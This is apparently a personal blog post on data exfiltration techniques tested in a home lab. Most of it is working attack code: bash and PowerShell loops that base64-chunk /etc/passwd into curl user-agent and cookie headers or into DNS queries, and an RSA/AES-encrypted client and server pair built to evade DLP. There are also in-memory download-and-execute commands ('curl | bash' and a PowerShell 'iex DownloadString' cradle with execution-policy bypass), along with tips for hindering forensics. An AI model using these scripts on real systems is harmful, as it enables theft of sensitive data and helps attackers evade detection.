


Table of Contents
· Introduction ∘ Disclaimer · Proof of concept HTTP ∘ Using netcat and curl ∘ Using Apache and curl ∘ Sending data on a Windows victim using PowerShell ∘ Using HTTP cookies to exfiltrate data ∘ Issues with this method · Proof of concept DNS ∘ Using tcpdump and dig · Using encryption with HTTP exfiltration ∘ The hybrid encryption approach ∘ Testing the hybrid approach step-by-step ∘ Automating the process ∘ Running the client script in memory · Exfiltrate data with DNSExfiltrator · Conclusion
Introduction
I am currently learning about some data exfiltration techniques used by attackers to exfiltrate sensitive data and wanted to try and figure out if I could get some of them to work in my home lab.
Why do attackers need to use these techniques in the first place? One reason is Data loss prevention (DLP) systems. These systems are often used to detect/prevent when important data leaves a system. If an attacker uses common/unencrypted methods of transferring data out of systems they may be caught and as a result, potentially lose access to the infected system. As a result attackers have had to come up with creative techniques to bypass firewalls and avoid detection by DLP.
Disclaimer
I do not condone or support malicious use of any of the tools/techniques demonstrated in this post. All methods of exfiltration were tested within my own local network.
Proof of concept HTTP
When looking at typical HTTP request there are many opportunities to use as a method of data exfiltration. An easy way to send data is to simply put the stolen data in the body of an HTTP request, however there are alternative methods. The user-agent/cookie header can also be used to add text data to a request. Because the user-agent string is recorded in server logs, we can use it to retrieve data using some text manipulation of the log file.
Using netcat and curl
To set up an example of this we will use netcat to listen for requests and to save them to a file, simulating the web server/logging capability of a typical server. On the "victim" (using our local device for now) computer we will use a for loop accomplish the following:
- Iterate through each line of the passwd file
- Encode each line to base64
- Sort the base64 into chunks (you can play around with this number)
- Set the base64 chunks into the user-agent of a request using curl
- Send each request to the server
#On the server we can listen for HTTP requests with netcat
nc -lk 80 >> nc.txt

#On the victim
for i in $(cat /etc/passwd | base64 | fold -w 20); do timeout 1 curl localhost -A "$i"; done

#Decoding the data
cat nc.txt | grep -i user-agent | cut -d : -f 2 | tr -d '[:space:]' | base64 -d >> decoded.txt
Using Apache and curl
The same method can be used with an Apache web server rather than netcat. Note that it may be useful to have curl reach out with a specific file name to make grepping an HTTP server that is serving more than one purpose easier, something like 'curl 10.0.0.25/$(hostname)' would work even though the file may not exist on the server.
#Start Apache
systemctl start httpd
#See requests come in
watch cat /var/log/httpd/access_log

#On victim
for i in $(cat /etc/passwd | base64 | fold -w 20); do timeout 1 curl -A "$i" http://10.1.1.125/lol.html; done

#Decoding data
cat /var/log/httpd/access_log | grep lol.html | cut -d " " -f 12 | tr -d \",'[:space:]' | base64 -d
Sending data on a Windows victim using PowerShell
# Get file
$file = Get-Content -Raw -Path "C:\users\test\Desktop\file.txt"

# Converts to base64
$b64 = [Convert]::ToBase64String([Text.Encoding]::UTF8.GetBytes($file))

# Function to split string into chunks of specified size
function Split-StringIntoChunks {
    param (
        [string]$string,
        [int]$chunkSize
    )

    $result = @()
    for ($i = 0; $i -lt $string.Length; $i += $chunkSize) {
        $result += $string.Substring($i, [System.Math]::Min($chunkSize, $string.Length - $i))
    }
    return $result
}

# Split the Base64 string into chunks of 20 characters
$chunks = Split-StringIntoChunks -string $b64 -chunkSize 20

# For loop to send each chunk
foreach ($chunk in $chunks) {
    Invoke-WebRequest -Uri "http://172.25.203.104:88/lol.html" -UserAgent $chunk -Method Get -TimeoutSec 2
#echo $chunk
}
Using HTTP cookies to exfiltrate data
#Setting the cookie
curl -b "cookie_name=cookie_data" http://10.1.1.125
#Sending /etc/passwd
for i in $(cat /etc/passwd | base64 | fold -w 20); do curl -b "cookie_name=$i" http://10.1.1.125
For this method to work you need to configure Apache to log the cookie data, by default it does not. This is done by creating a custom log
Issues with this method
The problem with this method is that it really doesn't address obfuscation from the DLP system, base64 is an encoding technique and does not provide any confidentiality of data. If the DLP system has the ability to recognize and decode base64 encoded data then that data is essentially in plain-text. Though to be fair, there are still many DLP systems (such as Symantec DLP) that do not inspect and alert based on base64 data as it could create serious processing overhead for that system to decode a lot of potential data.
Proof of concept DNS
Using tcpdump and dig
This is similar to the HTTP method however it instead uses tcpdump as a listener to listen for DNS traffic. The use of DNS data exfiltration is common for attackers as it is more difficult to detect. This is because DNS traffic is commonplace on most networks. On top of that DNS traffic is rarely blocked, so in most cases firewalls will allow the traffic. Attackers can point a victim device to use a specific DNS server address with tools like dig.
#Listen for dns requests
tcpdump -i any -n udp port 53 or tcp port 53 >> dns.reqs

#On the victim make the dns requests
for i in $(cat /etc/passwd | base64 | fold -w 20); do timeout 2 dig @localhost $i; done

#Decode the data
cat dns.reqs | cut -d " " -f 15 | tr -d \.,'[:space:]' | base64 -d
Using encryption with HTTP exfiltration
Addressing the issues with the HTTP exfil method
As we previously discussed, using base64 encoding may not be enough to avoid detection. Another way we can look at tackling this issue is to look at encryption. Having some familiarity with public key encryption systems I thought to myself, why not just use the attacker's ssh public key and use that to encrypt the data and then decrypt it on the attacker's side after the exfil method is performed. The reason this is problematic is that public key encryption systems aren't meant for large scale encryption, in fact even trying to encrypt a file as small as /etc/passwd can generate problems as demonstrated below.
* note that this may still work if you do not convert to base64.

So how can we come up with a solution to this problem? When thinking of a solution I thought about TLS and how it combines both public key encryption and symmetric key encryption.

The hybrid encryption approach
There are a few steps needed to get this working:
- Create PEM files from public/private ssh keys for use with openssl
- Generate a symmetric key to encrypt data
- Encrypt symmetric key using public key
- Send the encrypted symmetric key and data to server
- Decrypt the symmetric key with private key
- Decrypt the data using the symmetric key
Testing the hybrid approach step-by-step
Note: that the private key 'id_rsa.pem' should not leave the attacker's system. Only the public key is needed to encrypt the symmetric key. This way only the holder of the 'id_rsa.pem' can decrypt the data/symmetric key.
#Generate PEM files (Server)
ssh-keygen -f ~/.ssh/id_rsa.pub -e -m PKCS8 > id_rsa.pem.pub
openssl pkcs8 -topk8 -inform PEM -in ~/.ssh/jim_rsa -out id_rsa.pem -nocrypt

#Generate symmetric key to encrypt (Client)
openssl rand -base64 32 > aes_key

#Encrypt data (Client)
openssl enc -aes-256-cbc -salt -in /etc/passwd -out encr.txt -pass file:./aes_key

#Encrypt Key (Client)
openssl pkeyutl -encrypt -pubin -inkey id_rsa.pem.pub -in aes_key -out aes_key_enc

#Send Key (Client)
for i in $(cat aes_key_enc | base64 | fold -w 20); do timeout 1 curl -A "$i" http://localhost/key; done

#Send Data (Client)
for i in $(cat encr.txt | base64 | fold -w 20); do timeout 1 curl -A "$i" http://localhost/data; done

#Retrieve encrypted key from logs save to aes_key_enc (Server)
cat /var/log/httpd/access_log | grep key | cut -d " " -f 12 | tr -d \",'[:space:]' | base64 -d > aes_key_enc
#Decrypt symmetric key save to aes_key (Server)
openssl pkeyutl -decrypt -inkey id_rsa.pem -in aes_key_enc -out aes_key

#Retrieve encrypted data from logs save to encr.txt (Server)
cat /var/log/httpd/access_log | grep data | cut -d " " -f 12 | tr -d \",'[:space:]' | base64 -d > encr.txt
#Decrypt data save to decrypted.txt (Server)
openssl enc -d -aes-256-cbc -in encr.txt -out decrypted.txt -pass file:./aes_key
Everything seems to work correctly, now we should move on to automate this process.
Automating the process
For this to work we need:
- both PEM files created from ssh private/public keys (see above)
- The id_rsa.pem.pub needs to be on the victim device (could be pasted into script)
- Apache needs to be running on the server on port 80 (else edit script)
- Openssl installed on victim device
Client side script
#!/bin/bash

file=/etc/passwd
pub_key=~/id_rsa.pem.pub
aes_key=$(openssl rand -base64 32)
srv_ip=10.1.1.125

if [[ -z $file || -z $pub_key ]];
then
  echo "public key or file not found"
  exit
fi

#Encrypt data save to variable
file_enc=$(echo -n "$aes_key" | openssl enc -aes-256-cbc -salt -in $file -pass stdin | base64)

#Encrypt symmetric key save to variable
key_enc=$(echo -n "$aes_key" | openssl pkeyutl -encrypt -pubin -inkey $pub_key | base64)

#Send the encrypted key
for i in $(echo "$key_enc" | fold -w 20); do timeout 1 curl -A "$i" http://$srv_ip/key; done

#Send the encrypted data
for i in $(echo "$file_enc" | fold -w 20); do timeout 1 curl -A "$i" http://$srv_ip/data; done
Server side script
#!/bin/bash


priv_key=~/id_rsa.pem
log_loc=/var/log/httpd/access_log

if [[ -z $priv_key || -z $log_loc ]];
then
  echo "private key or log not found"
  exit
fi

#Fetching the encrypted key from log
enc_key=$(cat $log_loc | grep key | cut -d " " -f 12 | tr -d \",'[:space:]')

#Decrypt the key with private pem key
aes_key=$(echo -n "$enc_key" | base64 -d | openssl pkeyutl -decrypt -inkey $priv_key)

#Fetching the encrypted data from log
enc_data=$(cat $log_loc | grep data | cut -d " " -f 12 | tr -d \",'[:space:]')

#Decrypt the data with aes key
data=$(echo -n $enc_data | base64 -d | openssl enc -d -aes-256-cbc -pass pass:"$aes_key")
echo "$data"
Save these to client.sh and server.sh, then all you need to do is run the client script from the victim's computer and it will begin sending requests to the Apache web server. After it finishes run the server.sh script on the server and you will see your file output on the terminal!

One consideration here is that the public script, will exist on the victims disk , which may mean that it could possibly be recovered, even if it is deleted. A possible way to mitigate this is to host the client script and public key on the Apache server and execute the script in memory. This is done in the following section below.
Running the client script in memory
To address the issue of the client.sh script needing the public key to be stored on disk, we can instead host both the client script and public key on the webserver. We can then output this script to the terminal and execute it by piping it to bash. This will run the entirety of the script in memory without saving any files to disk. This approach makes it much more difficult (though not impossible!) to forensically analyze after data theft has occurred. Keep in mind that dumping memory may still be possible if it has not been purged. Additionally network logs may point security professionals to the location the script was hosted at, so it may be vital to kill the httpd service after your thievery. We do need to make some changes to the script as the previous client.sh will not work as we will now need to use named pipes instead of directly saving to variables. No changes need to be made to server.sh.
For this to work we need the following:
- Client bash script hosted on Apache server
Hosted at http://<serverIP>/client.sh
- Public key pem file hosted on Apache server
Hosted at http://<serverIP>/id_rsa.pem.pub
#Create named pipes for public key and AES key
temp_fifo_pub_key=$(mktemp -u)
temp_fifo_aes_key=$(mktemp -u)
mkfifo "$temp_fifo_pub_key"
mkfifo "$temp_fifo_aes_key"

#Run the command and redirect its output to the named pipe for the public key
curl -s http://10.1.1.125/id_rsa.pem.pub > "$temp_fifo_pub_key" &

#Read from the named pipe into a variable
pub_key=$(<"$temp_fifo_pub_key")

#Remove the named pipe for the public key
rm "$temp_fifo_pub_key"

#Use the variables as needed
file=/etc/passwd
aes_key=$(openssl rand -base64 32)
srv_ip=localhost


#Encrypt data and save to variable
file_enc=$(echo -n "$aes_key" | openssl enc -aes-256-cbc -salt -in $file -pass stdin | base64)


#Write the AES key to the named pipe
echo -n "$aes_key" > "$temp_fifo_aes_key" &

#Encrypt symmetric key and save to variable using named pipes
key_enc=$(openssl pkeyutl -encrypt -pubin -inkey <(echo "$pub_key") -in "$temp_fifo_aes_key" | base64)

#Remove the named pipe for the AES key
rm "$temp_fifo_aes_key"


#Send the encrypted key
for i in $(echo "$key_enc" | fold -w 20); do timeout 1 curl -A "$i" http://$srv_ip:88/key; done

#Send the encrypted data
for i in $(echo "$file_enc" | fold -w 20); do timeout 1 curl -A "$i" http://$srv_ip:88/data; done
Then its as simple as running (on victim):
curl -s http://10.1.1.125/client.sh | bashAfter running client.sh you can run the server.py (on the server) which will retrieve the encrypted key, decrypt the key and use it to decrypt the data.

- Note* if you are trying this yourself with multiple attempts you will need to clear the log and sometimes restart the Apache service. Alternatively, you could change the client.sh request URL and then change the retrieval grep command on server.sh
#Clearing log and restarting the httpd service
echo " " > /var/log/httpd/access_log
systemctl restart httpd
Exfiltrate data with DNSExfiltrator
To exfiltrate data with DNS we will use a tool from this GitHub repository. To use this tool we will be using the following two components:
- dnsexfiltrator.py
A python script that starts a DNS server and listens for requests from a client. Usage:
dnsexfiltrator.py -d <my.domain> -p <password>- Invoke-DNSExfiltrator.ps1
A PowerShell script that allows for exfiltration of a file over DNS. Its usage is fairly straightforward. To send a file and point the DNS request to our malicious DNS server we will use the following:
Invoke-DNSexfiltrator -i <FILE_TO_SEND> -d <my.domain> -p <password> -s <DNS_srv_addr>Features
DNSExfiltrator supports rc4 encryption with planned aes support in the future (probably not). It also supports the throttling of requests to make the exfiltration a bit more stealthy. It can also reduce the overall size of DNS request/label sizes.
Configuring/hosting Invoke-DNSExfiltrator.ps1 on Apache
To test out this tool we will host the PowerShell script on the Apache server and edit the script to include the command we want to run at the very end of the file. The reason we want to do it this way is so that the script is never written to disk, it is instead executed in memory. I explained the value of this method in a previous section.
#at the very end of the powershell script add the following line (change for your usage)
Invoke-DNSExfiltrator -i C:\Windows\System32\drivers\etc\hosts -d my.domain -p password -s 10.1.1.125
To execute and run the PowerShell script from the webserver we will use the following command:
powershell.exe -nop -ep bypass -c "iex ((New-Object Net.WebClient).DownloadString('http://10.1.1.125/Invoke-DNSExfiltrator.ps1'))"- *Note the print statements in dnsexfiltrator.py are for an older version of python so you will need to edit each print statement for the script to work with python3. Also root is required to open UDP port 53.
- *Note2 Windows (11 in my case) will rightfully block the execution of this script if defender is enabled.
Conclusion
This is just a small sample of exfiltration methods attackers can use. There are hundreds of tools and protocols that can be used to sneakily send data over networks, I chose to only look at a few interesting methods I thought were neat.
Is this the best way to exfiltrate data? Probably not, I am still learning and just having some fun figuring this out for myself.
Are these methods a guarantee of bypassing detection? Absolutely not, there are many factors that come into play when it comes to detecting data exfiltration. In the example of using encrypted communications, a DLP system might not be able to read the data being sent, however it might recognize the presence of encrypted data. This may or may not generate an alert on a SIEM system or similar. If it does then it may lead to security professionals to inspect logs to dig further which may lead to eventual detection using logs etc. Although it is not a guarantee, its certainly better than sending an email to yourself with victim data attached.